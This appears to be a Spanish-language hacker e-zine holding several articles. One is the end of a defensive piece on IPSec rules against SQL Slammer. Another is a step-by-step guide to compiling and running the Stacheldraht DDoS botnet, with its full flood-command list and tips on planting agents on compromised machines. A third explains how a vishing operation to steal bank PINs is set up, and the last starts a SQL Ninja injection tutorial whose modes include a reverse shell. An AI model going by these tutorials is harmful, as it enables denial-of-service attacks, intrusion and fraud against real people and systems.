Para Windows XP sólo hay que reemplazar el comando ipsecpol por ipseccmd, la sintaxis es la misma, la política se llama "Filtro Bloquear UDP 1434" y contiene una única regla llamada "Regla Bloquear Trafico Entrante UDP 1434", esta política es estática, es decir que permanecerá activa aún cuando apaguemos el equipo o lo reiniciemos una y otra vez, sólo debemos considerar reiniciar el servicio IPSec Policy Agent desde Services en Administrative Tools para que la política comience a funcionar.

Una vez más hago mención que para el caso de Windows 2000 las políticas deben ser bidireccionales, de cualquier forma si estamos respondiendo a un posible "outbreak" de SQL Slammer en nuestra red, es necesario impedir también que las PC's y Servidores intenten iniciar sesiones de tráfico desde ellos hacia la red buscando infectar otros equipos, el comando para generar la regla para detener todo tráfico saliente desde un nodo hacia la red es la siguiente:

```
ipsecpol -w REG -p "Filtro de Trafico Saliente SQL" -r "Regla de Trafico Saliente SQL" -f 0=*:1434:UDP -n BLOCK
```

De nuevo, para Windows XP será necesario reemplazar ipsecpol por ipseccmd, para quienes se pregunten por qué no agregué el modificador -x la respuesta es, por que estamos agregando una regla y un filtro a una política previamente creada.

Ya especificué que esta fue una política pensada para ser permanente, es decir, estática, pero también podemos crear políticas dinámicas, funcionan de la misma forma, pero si reiniciamos el servicio IP Security Policy o si reiniciamos el sistema, éstas desaparecen, la política estática anterior puede ser representada como dinámica con los siguientes comandos:

```
ipsecpol -f[*=0:1434:UDP]
```

```
ipsecpol -f[0=*:1434:UDP]
```

Los corchetes indican que este tipo de tráfico debe ser bloqueado.

Hasta el momento sólo representé rápidamente con un ejemplo sencillo y común, como detener la propagación de un gusano o cualquier otro tipo de código malicioso, si necesitamos mayor seguridad o si nos estamos enfrentando a una amenaza desconocida de comportamiento incierto, entonces se puede ser creativo, podemos comenzar creando reglas que bloqueen absolutamente todo y posteriormente añadir otras que permitan tráfico que estamos absolutamente seguros de que es libre de sospecha y haciendo más granular nuestra solución, podemos hacerlo desde puntos específicos hacia puntos específicos en nuestra red, pero para implementar este tipo de solución como medida preventiva dentro del día a día de una organización, es necesario evaluar el tráfico cotidiano, identificarlo, diseñar, planear y evaluar el impacto que tendrán nuestras políticas dentro de la red, ya que existe tráfico de infraestructura del que nunca estamos conscientes, por ejemplo ARP e ICMP, que, si lo bloqueamos en ciertos segmentos, puede llevarnos a perder comunicación entre nuestros distintos equipos y podríamos detener incluso la operación adecuada de nuestra red.

A futuro cubriré los enfoques restantes sobre el uso de IPSec para asegurar una red, para proteger servicios proporcionados por servidores y para crear una isla segura de servidores dentro de una red organizacional para aislarlos de las amenazas con las que debemos lidiar día con día aún cuando contamos con todos los niveles de protección perimetral y los mejores antivirus del mercado.

Stacheldraht herramienta para DDoS

Por Zykl0n-B (Zykl0n-B@gobiernofederal.com)

En éste artículo les enseñaré a utilizar una herramienta para ataques de tipo Denegación de Servicio Distribuido (DDoS), la cual fue un “boom” en sus años, y aún lo sigue siendo, ya que, hasta Cisco en su último curso de seguridad (2007) da una larga charla acerca de ella (un módulo completo del curso es dedicado a ella), y la documentación sobre ella en Internet es muy muy escasa, les hablo de *Stacheldraht*.

¿Qué es “Stacheldraht”?

"*Stacheldraht*" (para los interesados en la pronunciación, es “eshtájeldrajt”) es la palabra en alemán para "alambre de púas", y por sí mismo es un programa malicioso creado por un hacker conocido con el alias de *randomizer* a mediados de 1999, que oculta la pista entre los sistemas comprometidos y el atacante a través del cifrado simétrico de datos y un master, el atacante puede controlar miles de computadoras con escribir un simple comando, aunque, yo en lo personal, prefiero llamarlo una herramienta para ataques de tipo *DDoS*

¿Sobre qué sistemas trabaja Stacheldraht?

Stacheldraht fue diseñado para trabajar bajo sistemas solaris, pero funciona perfectamente sobre sistemas GNU/Linux también.

¿Cómo está compuesto Stacheldraht?

Está compuesto por 3 partes básicas, las cuales son:

- **Cliente** (*Client*)
- **Master** (*Handler*)
- **Agente** (*Agent*)

El Cliente

El cliente es un programa parecido a telnet llamado en stacheldraht "*client.c*", que cifra los datos en sus conexiones mediante el algoritmo de cifrado simétrico *blowfish*, el cliente es el programa utilizado por el atacante para conectarse y comunicarse con los masters de agentes (*Handlers*), y se encuentra dentro del directorio "*telnetc*".

El Master

El Master de Agentes es un programa controlado por el cliente, que tiene la capacidad de controlar 1 ó más agentes instalados en servidores zombies, en stacheldraht es llamado "*mserv.c*" y no se encuentra dentro de ningún directorio, está "Suelto".

Antes de instalar un master en un servidor, éste debe ser previamente configurado para establecer la contraseña que deberá introducir el cliente (*atacante*) para poder conectarse y comunicarse con él, a través de un programa llamado "*setup*", el cual se encuentra "suelto" en el mismo directorio que el master (*mserv.c*), la contraseña por defecto del master en el *stacheldraht original* es "*Sicken*".

En el código del programa del master hay un límite para agentes, el cuál es de un máximo de 1000, no se conoce el por qué de éste límite, pero el código dice claramente que sólo "1000 sockets son permitidos".

Se puede decir que un master es "El punto de encuentro" entre el cliente y los agentes, ya que éstos al ser instalados se conectan directamente a los masters para esperar órdenes del cliente, y el éste se conecta a los masters para darle órdenes a los agentes.

El Agente

El agente es un programa que es controlado directamente por los *Handlers*, y es el programa el cuál al ser instalado en algún servidor, lo compromete y lo conecta directamente con el master, dándole el control total al atacante y convirtiéndose en un zombie más para nuestra lista.

El agente es llamado en stacheldraht "*td.c*" y se encuentra dentro de la carpeta *cClient*", antes de instalar un agente (*td.c*), éste tiene que ser previamente configurado para indicársele las direcciones IP de los masters a los cuales deberá conectarse una vez que haya sido instalado en alguna máquina, utilizando el programa "*Setup*", el cual se encuentra en su mismo directorio "*Client*".

Cada agente (*td.c*) tiene capacidad para conectarse a 2 Masters, no más.

Peero.. ¿Por qué no establecer la conexión directa entre el cliente y el agente?

La conexión de tipo *cliente/master/agente* brinda bastantes beneficios, uno de ellos es que el atacante (*cliente*), puede spoofear su dirección IP verdadera al conectarse con el master, haciendo así que la conexión entre el *master/agente* sea totalmente anónima.

Otro de los beneficios que brinda es el control de agentes por bloques, ya que, por ejemplo, si queremos usar todos los zombies que tenemos en Sudamérica, y los cuales hemos agregado al master 230.0.64.70, simplemente tendríamos que conectarnos con él a través del cliente y utilizar sólo los zombies que tengamos añadidos a él, en cambio, si la conexión fuera directa entre *cliente/agentes*, nos veríamos en la obligación de utilizar todos los zombies que tuviéramos disponibles.

Además, una conexión directa entre los agentes y el cliente sería demasiado insegura, ya que en el código de los agentes, estaría grabada a fuego la dirección IP del Atacante, exponiéndolo así ante "*la justicia*".

Otro beneficio tangible que nos da la comunicación *cliente/master/agente* es el de mayor cantidad de agentes para un ataque, ya que, si bien cada master acepta un máximo de 1000 agentes... Imagínate un ataque con más de 8 masters...

¿Cómo funciona Stacheldraht?

Stacheldraht combina características de las herramientas de Denegación de Servicio Distribuido "**Trinoo**" (también conocida como *TrIn00*) y **TFN** (También conocido como "*Tribe Flood*")

Network", que fue una de las primeras herramientas para ataques DDoS distribuida públicamente en 1997), Si me va bien con éste artículo puede que luego se los enseñe a usar también. ☺

La comunicación entre el cliente (*atacante*) y los masters (*handlers*) de *Stacheldraht* es encriptada utilizando el algoritmo de cifrado simétrico *blowfish* para evitar que algún pilas sniffee los datos emitidos entre el atacante y los masters, haciendo así imposibles ataques como *session hijacking*, etc. Sólo imagina que "alguien más" tome el control de tus zombies, eso no sería bueno ¿cierto?

Stacheldraht también posee una peculiar característica, y es que los agentes instalados en los zombies son actualizados automáticamente.

¿Cuántas versiones de Stacheldraht Existen?

Hasta el momento hay varias, tales como *Stacheldraht 1.666+smurf+yps* ó *Stacheldraht 1.666+antigl+yps*, pero sólo 2 son las más populares, que se conocen como el "*Stacheldraht Original*" ó "*StacheldrahtV4*" y el "*Stacheldraht 1.666*" (será el que usaremos), éstos tienen algunas diferencias entre ellos, veamos:

<i>Stacheldraht Original</i>	<i>Stacheldraht 1.666</i>
Tanto la comunicación entre el cliente y el master como entre el master y el agente son cifradas.	La comunicación entre el cliente y el master es cifrada, pero los datos entre el master y el agente viajan en " <i>texto plano</i> "
El password por defecto del master es " <i>Sicken</i> "	Durante la compilación del master, se pregunta por el password deseado.
Los procesos hijos del master y del agente son fácilmente visibles y detectables.	Oculto los procesos hijos del master y del agente con nombres de programas comunes, cuando son chequeados con " <i>ps -ef</i> "
Es la versión " <i>original</i> " de 1.999	Es una versión relativamente nueva, del año 2.000
El agente no se puede configurar una vez fue compilado.	El agente se puede configurar cuantas veces se desee luego de haber sido compilado.

Hay algunas otras diferencias, pero no son del todo "relevantes", así que por ahora está bien.


Modo de funcionamiento de Stacheldraht

El funcionamiento de *Stacheldraht* podría ser resumido a algo tan simple como esto:

Cliente —(*datos cifrados*)→**Master**←(*Ordenes*)→**Agentes**→ ***Víctima***

Donde todos los agentes se conectan a sus masters asignados y el cliente se conecta a dichos masters para ordenarles el ataque a los agentes, y éstos atacan a la víctima, pero para hacerlo más “comprensible” lo haré de modo un poco más gráfico.

Funcionamiento de Stacheldraht



Explico:

Vemos que hay 2 clientes (*Atacantes*), los cuales se conectan a los servidores masters y la comunicación entre éstos está cifrada simétricamente con blowfish, vemos que los agentes se han conectado a los masters que se les asignó previamente al configurarlos, y están esperando las órdenes del atacante, éste ordena el ataque, y todos los agentes atacan sistemáticamente a la víctima especificada por el atacante.

¿Cómo y por dónde se comunica Stacheldraht?

- La comunicación entre el cliente (*client*) y el master (*handler*) es establecida por el puerto 16660 TCP.
- La comunicación entre el master (*Handler*) y los agentes (*agents*) se establece por el puerto 65000 TCP, ICMP ECHO_REPLY.

Estos puertos por defecto pueden ser cambiados modificando el código fuente de los mismos, así que no hay mucho lío con ellos.

A diferencia de *TrIn00*, El cuál usa un puerto UDP para la comunicación entre *Handlers* y *Agentes*, ó TFN, el cuál usa ICMP para la comunicación entre *Handlers* y *Agentes*, *Stacheldraht* usa TCP e ICMP.

El control remoto de los masters es realizado usando un cliente que utiliza algoritmo de cifrado simétrico *nlowfish* para la comunicación entre él y los handlers.

El cliente (*client.c*) sólo acepta un argumento como válido, el cuál es la dirección IP del master al que se va a conectar, y utiliza el puerto TCP 16660, para dicha conexión,(obviamente, éstos puertos también se pueden cambiar).

Vale, vale..., mucha palabrería hasta ahora ¿y nada de acción? pues no, ahora te mostraré paso por paso cómo bajar, compilar y usar *Stacheldraht*, si sabes usar GNU/Linux magnífico, sino, no importa, igual explicaré paso a paso su compilación y uso. :)

Compilación de *Stacheldraht* paso a paso...

Uff, busca un café bien caliente, que lo que viene es rudo, no complicado sino “rudo”, todo comando que esté en negritas será lo que tienes que escribir en tu Shell, okay, abre una Shell, y ve al directorio de tu preferencia, yo lo haré en “*/root/Desktop*”, una vez en el directorio donde vamos a compilar a *Stacheldraht*, pongamos las manos al teclado:

Creamos un directorio para meter todos los archivos de *Stacheldraht*:

```
Desktop # mkdir stachel
```

Ahora entramos a ese directorio:

```
Desktop # cd stachel
```

Ahora nos descargamos a *Stacheldraht* 1.666:

```
stachel # wget http://packetstormsecurity.org/distributed/stachelantigl.tar.gz
--11:50:35-- http://packetstormsecurity.org/distributed/stachelantigl.tar.gz
==> `stachelantigl.tar.gz`
Resolving packetstormsecurity.org... 76.74.9.19
Connecting to packetstormsecurity.org|76.74.9.19|:80...connected
```

```
HTTP request sent, awaiting response... 200 OK
Lenght: 191,096 (187K) [application/x-tar]
100%[=====>] 191,096 32.28K/s ETA 00:00
11:50:45 (22.35kb/S) - `stachelantigl.tar.gz` saved [191096/191096]
```

Listo, ahora lo descomprimimos:

```
stachel # tar xzpf stachelantigl.tar.gz
```

Ahora hacemos un “ls” para verificar los archivos descomprimidos:

```
Stachel # ls
Makefile  bf_tab.h  client/  setup.c  tubby.h
README    blowfish.c  config.h  stachelantigl.tar.gz
TODO      blowfish.h  mserv.c  telnetc/
```

Se descomprimieron, vemos 2 carpetas, “client” es donde se aloja el agente, y “telnetc” es donde se aloja el cliente, los demás archivos son del master, ahora compilaremos el master (mserv.c), recordemos que se encuentra “suelto” en ese directorio:

```
Stachel # make
gcc -lcrypt setup.c -o setup
./setup
-Pre-Compilation-----
enter the passphrase : TU PASSWORD
-----
Generated CRYPT-PW: zALTRSjORHw2E
pw.h created..
gcc -lcrypt mserv.c blowfish.c -O6 -o mserv
```

Ya está compilado, ahora lo configuramos para indicar el password de acceso (que lo podemos modificar si queremos):

```
Stachel # ./setup
-Pre-Compilation-----
enter the passphrase : TU PASSWORD
-----
Generated CRYPT-PW: zACnujDJWU54M
pw.h created..
```

Ahora lo arrancamos:

```
Stachel # ./mserv
[*]-stacheldraht-[*] - forking in the background...
0 bcasts were sucessfully read in.
```

No detectó agentes (*0 bcasts were..*), esto es obvio, ya que no hemos instalado ningún agente para que se conecte a nuestro master, bien, ahora cambiamos al directorio del agente para compilarlo:

```
Stachel # cd client
```

Ahora compilamos el Agente (*td.c*):

```
client # make
./setup
-Pre-Compilation-----
enter the master host 1 : 127.0.0.1
enter the master host 2 : 0
-----
mhosts.h created..
```

Nota, que hemos colocado la *loopback* como IP del master en el agente sólo para compilarlo, de otro modo nos daría error, ahora, una vez compilado, lo configuramos, con las verdaderas IP's de los masters:

```
client # ./setup
-Pre-Compilation-----
enter the master host 1 : ip del master 1
enter the master host 2 : ip del master 2
mhosts.h created..
```

Como expliqué, el agente nos da la posibilidad de conectarse a 2 masters, si sólo usarás uno, el campo del 2do lo llenas con un "0", listo, ya está compilado y configurado, ahora arrancamos el agente en nuestra máquina, jaja vale tranquilos que no pasará nada:

```
Client # ./td
```

Listo, como te habrás dado cuenta, el agente al instalarse no da ningún tipo de aviso, ¿cómo sabremos si se instaló satisfactoriamente?, pues, recuerda que al instalarse, se conecta con el master, así que comprobémoslo, salgamos del directorio del aente:

```
Client # cd ..
```

Ahora, estamos en el directorio "stachel", donde se encuentra nuestro Master, verifiquemos que el Agente se ha instalado correctamente, arrancamos el Master y éste debería detectarlo como conectado a él:

```
Stachel # ./mserv
[*]-stacheldraht-[*] - forking in the background...
1 bcasts were sucessfully read in.
```

Ahora vemos que nuestro master ha detectado un zombie, (*1 bcasts were sucessfully read in.*), lo que nos indica, que el agente se instaló y cumplió su trabajo (conectarse al master), ahora necesitamos ir a compilar al ciente, para ir a su directorio escribamos:

```
Stachel # cd telnetc
```

Y ahora estamos dentro del directorio donde se encuentra nuestro Cliente, vamos a compilarlo:

```
Telnetc # make
gcc -lcrypt client.c blowfish.c -o client
```

Listo, ya tenemos nuestras 3 partes de Stacheldraht compiladas y funcionando, es hora de conectarnos al master con nuestro cliente, recuerden que éste solo acepta un parámetro como válido, y es la dirección IP del master al que deberá conectarse, y una vez conectados con el master, debemos autenticarnos con la contraseña con que lo hemos configurado, para poder manipular a los agentes, veamos qué ocurre cuando introducimos un Password inválido:

Escribimos:

```
Telnetc # ./client 127.0.0.1

[*]stacheldraht[*]
(c) in 1999 by randomizer
trying to connect...
connection established.
-----
enter the passphrase : hitler
-----
authentication failed.
connection closed.
```

Vemos que la conexión con el Master se estableció, pero el Cliente, al no introducir el Password correcto para el Master, éste no valida su autenticación y lo rechaza, Ahora veamos qué sucede si introducimos el password correcto:

```
telnetc # ./client 127.0.0.1
[*] stacheldraht [*]
(c) in 1999 by Randomizer
trying to connect...
connection established.
-----
enter the passphrase : sicken
-----
entering interactive session.
*****
welcome to stacheldraht
*****
type .help if you are lame
stacheldraht(status: a!1 d!0)>
```

¡Lo hicimos! ¡¡¡Estamos en el master de Stacheldraht!!!

Nota: cuando escribimos el password para validarnos en el Master, lo escribimos “A ciegas”, por seguridad, pero no quiere decir que no lo estemos escribiendo, así que ten cuidado con lo que escribes y con equivocarte.

Mmm... Otra cosa, ¿Ves el prompt de Stacheldraht?, hay algo que dice “*Status:*” pues, ese es el estatus de los zombies pertenecientes a ese Master... si si, te lo explico: “*a!*” significa alive (*vivo*), y nos indica la cantidad de zombies vivos, en mi caso “1”, sólo 1 zombie vivo en ese master.

“**d!**” significa sead (*muerto*), y nos indica la cantidad de zombies muertos, en mi caso “0”, ninguno.

Okay, aquí no termina Stacheldraht, vemos que nos dice “escribe `.help` si eres un cojo” (*type .help if you are lame*) jaja, pues, como tú eres cojo (tranquilo, al principio todos lo somos), escribe “`.help`” **ojo**: todos los comandos que escribas en el prompt de stacheldraht deben llevar un punto “.” Al principio, no es un error ortográfico de mi parte, okay cojo, escribe “`.help`”:

```
stacheldraht(status: a!0 d!0)>.help
available commands in this version are:
-----
.mtimer      .mudp      .micmp     .msyn     .mack     .mnl      .msort
.mstream     .mhavoc   .mrandom  .mip      .mfdns
.showalive   .madd     .mlist    .msadd   .msrem   .help
.setusize   .setisize .mdie     .sprange .mstop   .killall
.showdead   .forceit  .left
-----
stacheldraht(status: a!1 d!0)>
```

Vemos 27 comandos complicadísimos y que no se entienden, esos son los comandos permitidos por *Stacheldraht* a la hora de realizar un ataque, pero hay “unos cuantos” que no están documentados ahí, vale, te explico todos los comandos de *Stacheldraht* uno a uno:

.mtimer: Especifica la duración del ataque en segundos, y Stacheldraht tiene un límite de 2147483647 segundos...que serían como... 596 horas, su sintaxis es “*.mtimer segundos*” por ejemplo, para que el ataque dure 2 minutos, escribimos “*.mtimer 120*”.

.mstream: Especifica un tipo de ataque flood sTREAM, su sintaxis es “*.mstream dirección IP*” por ejemplo: “*.mstream 200.30.67.4*”.

.showalive: Muestra los zombies con vida, no tiene sintaxis, sólo te tecléa.

.setusize: Especifica el tamaño de los paquetes UDP a enviar en el ataque, el límite de tamaño es de 1024 bytes y su sintaxis es “*.setusize tamaño*”, el tamaño por defecto del paquete es de 1024 bytes. Ejemplo: “*.setusize 1000*”, acá el tamaño de los paquetes UDP a enviar será de 1000 bytes.

.showdead: Muestra los zombies muertos, y no tiene sintaxis, sólo se tecléa.

.mudp: Especifica un ataque de UDP Flood y su sintaxis es “*.mudp Dirección IP*”.

.mhavoc: Especifica un ataque de HAVOC Flood y su sintaxis es “*.mhavoc Dirección IP*”.

.madd: Agrega más víctimas a la lista de ataque de Stacheldraht, su sintaxis es “*.madd Dirección IP*”.

.setisize: Especifica el tamaño de los paquetes ICMP a enviar en el ataque, el límite de tamaño es de 1024 bytes y su sintaxis es “*.setisize tamaño*”, el tamaño por defecto del paquete es de 1024 bytes.

.Forceit: Permite detener el ataque “por la fuerza” con el comando “*.mstop*” sin importar si los agentes están atacando ó no, por defecto está desactivado y su sintaxis es “*.forceit on*” para Activarlo ó “*.forceit off*” para desactivarlo.

.micmp: Especifica un ataque de ICMP flood, su sintaxis es “*.micmp Dirección IP*”.

.mrandom: Establece un Rango de puertos TCP para atacar, su sintaxis es “*.mranrom puerto menor-muerto mayor*” Ejemplo: “*.mrandom 10-20*”.

.mlist: Muestra una lista con las direcciones IP de las víctimas actuales, no tiene sintaxis, sólo se tecléa.

.mdie: Está deshabilitado en Stacheldraht 1.666, era usado para detener a todos los agentes, por razones de seguridad fue removido, ya que alguien podía detectar la presencia de los Agentes y detenerlos.

.left: Muestra cuanto tiempo falta para que culmine el Ataque, útil una vez que hemos usado “*.mtimer*”.

.msyn: Especifica un ataque TCP Syn Flood, su sintaxis es “*.msyn Dirección IP*”.

.mip: Especifica una dirección IP principal para el ataque, su sintaxis es “*.mip Dirección IP*”.

.msadd: Agrega la Dirección IP del Master a algún agente, su sintaxis es “*.msadd Dirección IP del Agente*”.

.sprange: Especifica el puerto TCP Mayor y menor para el ataque Syn flooding, su sintaxis es “*.sprange Puerto Menor-Puerto Mayor*”.

.mack: Especifica un ataque de TCP ACK Flood, su sintaxis es “*.mack Dirección IP*”.

.mfdns: Direcciona todos los ataques al puerto 53 (DNS), pero no se incluye en ésta versión.

.msrem: Quita la dirección IP de los agentes.

.mstop: Detiene el ataque a la dirección IP de la víctima que se le indique, si se le indica el parámetro “*all*” detiene el ataque hacia todas las víctimas.

.mnul: Especifica un ataque Null flood, su sintaxis es “*.mnul Dirección IP*”.

.help: Muestra los comandos de Ayuda.

.killall: Termina todos los procesos hijos del Master, (No mata a los Agentes).

.msort: Bota y borra los Agentes muertos de la Lista de Zombies.

Bien, éstos son todos (los documentados), es necesario que sepas que no todos están “incluidos” en ésta versión de Stacheldraht, la mayoría lo están pero unos cuantos no, por distintas razones, ahora te mostraré los comandos **no documentados** en Stacheldraht:

.distro: Usa RCP en el agente para auto copiarse en otras máquinas ó actualizarlo, pero fue removido por razones de diseño inseguro, y por tener que especificar un usuario y contraseña para Actualizarse, dando pista así del Atacante.

.msmurf: Especifica un ataque SMURF.

.mudns: Especifica un ataque de UDP Flood al Puerto 53 (DNS), puede usarse para suplantar al comando “.*mfdns*”.

.mping: Le hace un ping a todos los agents para verificar si están vivos ó muertos.

.die: Era usado para detener a todos los agents al igual que .mdie, pero está deshabilitado en Stacheldraht 1.666.

.mdos: Cambia el Prompt de stacheldraht al estilo del de Tr1n00 e inmediatamente comienza un ataque UDP flood, es casi lo mismo que el comando “.*mudp*”.

Bien, quiero darles una recomendación ó consejo a la hora de comprometer una máquina con los agentes de Stacheldraht.

Es altamente recomendable que no pasen el binario del agente ya compilado, ¿por qué? Pues porque podrían no coincidir las plataformas y el agente no funcionaría como es debido, por lo tanto, a la hora de comprometer sistemas, deberemos pasar el código fuente del agente y compilarlo en la máquina víctima, para evitarnos molestias y problemas, todo esto mediante control remoto a través de telnet ó Ssh.

Bueno, ya cumplí mi cometido, “desnudar” ésta potente y temida herramienta y explicarla de manera detallada para que puedan entenderla y usarla ustedes, espero que les sirva.

Nuevas tendencias de fraude: Vishing

Netxing (netxing@linuxmail.org)

Vishing es una combinación de phishing y voice, es una técnica joven que ha sido muy utilizada para el robo de datos personales y financieros usando la ingeniería social, este tipo de técnica se aplica sobre el protocolo VoIP.

La especialidad de este tipo de técnica es la forma sencilla y cómoda de poder realizar fácilmente un robo de datos a los usuarios, no importando el nivel de la información que se desee...

Los datos que se pueden obtener pueden variar dependiendo de su valor, por ejemplo:

- ✓ Cuentas de tarjetas de crédito
- ✓ Códigos de seguridad
- ✓ Fechas de nacimiento
- ✓ Números de Seguro Social, números de pasaporte o visa...
- ✓ Cuentas de todo tipo y etc...

Todo esto dependerá de la persona atacada y del mismo *phisher* (atacante), esta técnica se basa en una sola regla que ningún sistema de seguridad en el mundo ha podido controlar... "La ingeniería social".

Como se realiza un ataque de Vishing?

En este caso se pueden utilizar todas las técnicas de phishing conocidas hasta la actualidad; claro todas aquellas que el protocolo VoIP pueda soportar; para comenzar un ataque de Vishing se pueden utilizar una de las siguientes técnicas:

- ✓ Llamadas telefónicas
- ✓ Mensajes de texto a un Mobile
- ✓ E-mail
- ✓ Mensajes de voz

Y hace poco se ha incorporado un completo sistema de fax para poder ser utilizado bajo este protocolo, pero en un propio llamado el protocolo de fax estándar, esto da un aumento de credibilidad aun más grande para un ataque...

Una de las técnicas más utilizadas es el envío de un E-mail en cual se puede solicitar, proveer o invitar al usuario a realizar un tipo de consulta, encuesta, sugerencia y etc... Supongamos que a invitarlo a revisar su cuenta bancaria... en los casos normales de phishing la víctima tendría que dar un click en algún link para poder llevarlo a una 'web montada' y ahí poder solicitar sus datos personales... en este caso las cosas cambian, ahora el usuario deberá marcar un número de teléfono y en ese momento podrá ser obtenida la información que se solicite.

Este sería un ejemplo rápido de cómo sería un ataque sencillo...

Tenemos 2 participantes:

- ✓ Atacante (*phisher*)
- ✓ Usuario

El *Atacante* envía un e-mail solicitando al *Usuario* su confirmación en alguna promoción sobre su cuenta de ahorros la cual provee un banco local, el *Atacante* también ofrecerá un número teléfono local, esto lo hace más creíble y el *Usuario* se sentirá aun más cómodo... Este número telefónico estará previamente montado para poder adquirir los datos del *Usuario*, cuando este realiza la llamada lo que escuchara será una grabación similar a la que utiliza el sistema telefónico de su banco, al cual está acostumbrado a marcar, en este caso generalmente se suelen solicitar los siguientes datos:

- ✓ El numero de la cuenta
- ✓ Número de confirmación de seguro social (parcialmente los últimos cuatro dígitos)
- ✓ Numero PIN

En algunos casos, la fecha de expiración de la cuenta o código postal.

Cuando el *Usuario* sigue todas las instrucciones y termina toda la solicitud de los datos personales, el sistema le indica que será comunicado con un representante disponible, después de esto, el ciclo se da por terminado, la llamada se corta y el *Usuario* generalmente piensa que es una falla del sistema o de su sistema telefónico... sin sospechar acerca del robo de información al cual ha sido expuesto...

Vayamos al ámbito de cómo el *phisher* puede crear toda esta estructura para poder obtener los datos del usuario... Hoy en día muchas empresas pueden ofrecer un servicio telefónico bajo VoIP, y en cualquier paquete que ofrecen las siguientes herramientas:

- Un servidor PBX (Private telephone Branch eXchange) / **PABX**
- Tarjeta FXO/FXS
- Teléfono VoIP
- Software

El servidor es una pequeña central telefónica que servirá para brindar diferentes tipos de servicio, en los cuales destacan: comunicaciones internas, locales, nacionales, internacionales y celulares, fax, troncales, correo de voz que puede monitorearse por vía telefónica o email entre otras...

La tarjeta FXO servirá para realizar la interpretación de las señales telefónicas bajo el sistema VoIP trabajando conjuntamente con el PBX

El software es uno de los puntos más importantes para poder crear y controlar todo el proceso que se necesitan hasta la obtención de datos. Existen programas para crear centralitas que simulan ser una empresa y con voces grabadas de profesionales, esto es lo que lo hace más real y puede llegar a confundir a un gran número de personas, este tipo de centralistas pueden estar instaladas en cualquier lugar del mundo y utilizan un número local y redireccionan las llamadas.

Esto es a grande rasgos lo que se utilizaría para poder realizar con éxito un ataque Vishing, un saludo.

Explotando SQL Injections con SQL Ninja

Por despise (despise@raza-mexicana.org)

Antes que nada, este artículo solamente va a mostrar a grandes rasgos el uso de una excelente herramienta gratuita llamada SQL Ninja, esta herramienta permite aprovechar SQL Injections en bases de datos que corren sobre SQL Server 2000 y 2005.

Este artículo trata de cómo utilizar SQL Ninja y aprovechar estas vulnerabilidades, más no voy a enseñar a buscar SQL Injections ni cómo prevenirse, si desean aprender eso, hay demasiada información allá afuera, les puedo recomendar un par de textos llamados: “Advanced SQL Injection In SQL Server Applications” y “(more) Advanced SQL Injection”.

Para empezar, hay que tener dos cosas:

1. Perl
2. Descargar SQL Ninja, bajar unas librerías de CPAN en caso de que no se tengan
3. Tener un sitio vulnerable a SQL Injection que tenga como DBMS SQL Server 2000 o 2005

Primero instalemos SQL Ninja

Bajar SQL Ninja del sitio oficial, para este artículo utilizaremos la versión más reciente que es la 0.2.2

<http://sqlninja.sourceforge.net/download.html>

Desempacar el ejecutable y correr el ejecutable

```
# tar zxvf sqlninja-0.2.2.tgz
# ./sqlninja
```

Ahora instalemos las librerías en caso de que hagan falta:

Si a la hora que corren SQL Ninja, les da algún error respecto a que les faltan librerías o algo, bájenlas de CPAN e instálenlas, para saber cuáles librerías hay que instalar, hagan esto:

Háganle un `cat` o un `more` al archivo `sqlninja` (es un script de perl realmente) y busquen la parte donde dice:

```
# Provide a friendly message for missing modules...
my %nonStandardModules = (
    "NetPacket-IP"           => "NetPacket::IP",
    "NetPacket-TCP"         => "NetPacket::TCP",
    "NetPacket-UDP"         => "NetPacket::UDP",
    "IO-Socket-SSL"         => "IO::Socket::SSL",
    "Net-Pcap"              => "Net::Pcap",
    "Net-RawIP"             => "Net::RawIP",
    "Net-DNS-Nameserver"    => "Net::DNS::Nameserver",
);
```

En la columna de la derecha, viene que librería es la que se estilizará usando, entonces, instalen cada una del Perl CPAN:

```
# perl -MCPAN -e "install NetPacket::IP"
# perl -MCPAN -e "install NetPacket::TCP"
# perl -MCPAN -e "install NetPacket::UDP"
# perl -MCPAN -e "install IO::Socket::SSL"
# perl -MCPAN -e "install Net::Pcap"
# perl -MCPAN -e "install IO::Socket::SSL"
# perl -MCPAN -e "install Net::RawIP"
# perl -MCPAN -e "install Net::DNS::Nameserver"
```

Una vez que ya las tengan instaladas, hay que correr el ejecutable de sqlninja sin parámetros y les tiene que dar algo así:

```
# ./sqlninja

Sqlninja rel. 0.2.2
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
Usage: ./sqlninja
  -m <mode> : Required. Available modes are:
    t/test - test whether the injection is working
    f/fingerprint - fingerprint user, xp_cmdshell and more
    b/bruteforce - bruteforce sa account
    e/escalation - add user to sysadmin server role
    x/resurrectxp - try to recreate xp_cmdshell
    u/upload - upload a .scr file
    s/dirshell - start a direct shell
    k/backscan - look for an open outbound port
    r/revshell - start a reverse shell
